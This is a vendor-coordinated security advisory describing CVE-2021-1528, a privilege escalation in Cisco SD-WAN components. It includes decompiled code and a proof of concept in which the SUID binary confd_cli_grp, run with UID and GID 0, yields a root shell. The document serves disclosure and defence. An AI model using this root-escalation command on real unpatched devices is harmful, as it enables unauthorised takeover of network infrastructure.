Privilege escalation in Cisco vManage, vSmart and vEdge/vBond

Security advisory

2021/06/10

Julien Legras

Vulnerabilities description

Cisco SD-WAN

SD-WAN is a software-defined approach to managing the wide-area network, or WAN.

The Cisco SD-WAN fabric is based on the Viptela solution, which has four main components. Each of these components has a very specific role:

- *vManage* – Management Dashboard.
- *vEdge* – The edge router at branches.
- *vBond* – The Orchestrator.
- *vSmart* – The Controller.

The issues

Synacktiv identified a privilege escalation in *vManage*, *vSmart* and *vEdge/vBond* because of a SUID binary allowing to execute arbitrary programs as root.

Affected versions

Only the 20.4 and 20.5 versions are affected by this issue.


Timeline

Date	Action
2021/02/24	Vulnerabilities details sent to psirt@cisco.com
2021/02/25	Reply from Cisco
2021/03/02	Agreed on 90 days before disclosure
2021/04/14	Cisco sent CVE ID: • CVE-2021-1528
2021/06/02	Security advisory released and new versions 20.4.2 and 20.5.1 published by Cisco.

Technical descriptions and proofs-of-concept

Dangerous SUID binary

In *vManage, vSmart and vEdge/vBond* components, the default command interpreter is set to */usr/sbin/viptela_cli*. By studying the program, one can see that if the *ConfD* server is not available, *viptela_cli* will spawn */usr/bin/confd_cli_grp* with no arguments:



```
{
  confd_status = get_confd_status();
  if ( confd_status <= 0 )
  {
    syslog(191, "%s[%d]: Confd missing. Starting bash..", "main", 326LL);
    exit_shell();
  }
  else
  {
    execvp("/usr/bin/confd_cli_grp", empty_argv);
  }
```


But this program has the SUID bit:

```
vsmart:~$ ls -l /usr/bin/confd_cli_grp
-rwsr-xr-x 1 root root 82088 déc.  18 08:58 /usr/bin/confd_cli_grp
```

It is actually very similar to */usr/bin/confd_cli* and accepts arguments to specify the UID and GID we want:

```
vsmart:~$ /usr/bin/confd_cli_grp -h
Usage: /usr/bin/confd_cli_grp [options] [file]
Options:
  --help, -h             display this help
  --host, -H <host>      current host name (used in prompt)
  --address, -A <addr>   cli address to connect to
  --port, -P <port>      cli port to connect to
  --cwd,  -c <dir>       current working directory
  --proto, -p <proto>    type of connection (tcp, ssh, console)
  --verbose, -v          verbose output
  --ip, -i               clients source ip[/port]
  --interactive, -n      force interactive mode
  --escape-char, -E <C> brute force shutdown when user enters ASCII C
  --old-raw, -o          use raw tty processing for tty sessions
  --noninteractive, -N  force noninteractive mode
  --ttyname, -T <name>   tty name
  --terminal, -t <name> terminal name
  -J                     Juniper style CLI
  -C                     Cisco XR style CLI
  -I                     Cisco IOS style CLI
  --user, -u <user>      clients user name
  --uid, -U <uid>        clients user id
  --groups, -g <groups> clients group list
  --gids, -D <gids>      clients group id list
  --gid, -G <gid>        clients group id
  --noaaa                disable AAA
  --opaque, -O <opaque> pass opaque info
  --stop-on-error, -s    stop on error
```

Although *confd_cli* requires to know the IPC secret value, *confd_cli_grp* will just read the value for us:



```
int __cdecl confd_ipc_access_get_secret(unsigned __int8 *result, int rsize)
{
  int v2; // eax
  int *v3; // rax
  char *v4; // rax
  int *v5; // rax
  char *v6; // rdx
  int n; // [rsp+14h] [rbp-1Ch]
  const char *filename; // [rsp+18h] [rbp-18h]
  FILE *fp; // [rsp+20h] [rbp-10h]

  filename = getenv("CONFD_IPC_ACCESS_FILE");
  if ( !filename )
  {
    filename = getenv("NCS_IPC_ACCESS_FILE");
    if ( !filename )
      return 0;
  }
  fp = fopen(filename, "r");
  if ( fp )
  {
    n = fread(result, 1uLL, rsize - 1, fp);
    if ( n )
    {
      fclose(fp);
      result[n] = 0;
      v2 = 1;
    }
```

As the program is SUID, it actually can read the protected file */etc/confd/confd_ipc_secret* that allows interacting with the *ConfD* service as we have full permissions:

```
ssh admin@192.168.1.200
viptela 20.4.1

Password:
Last login: Tue Feb 23 17:43:27 UTC 2021 from 192.168.1.1 on pts/0
Welcome to Viptela CLI
admin connected from 192.168.1.1 using ssh on vsmart
vsmart# vshell
vsmart:~$ /usr/bin/confd_cli_grp -U 0 -G 0

Welcome to Viptela CLI
admin connected from 127.0.0.1 using console on vsmart
vsmart# vshell
vsmart:~# id
uid=0(root) gid=0(root) groups=0(root),302(log),1000(admin)
```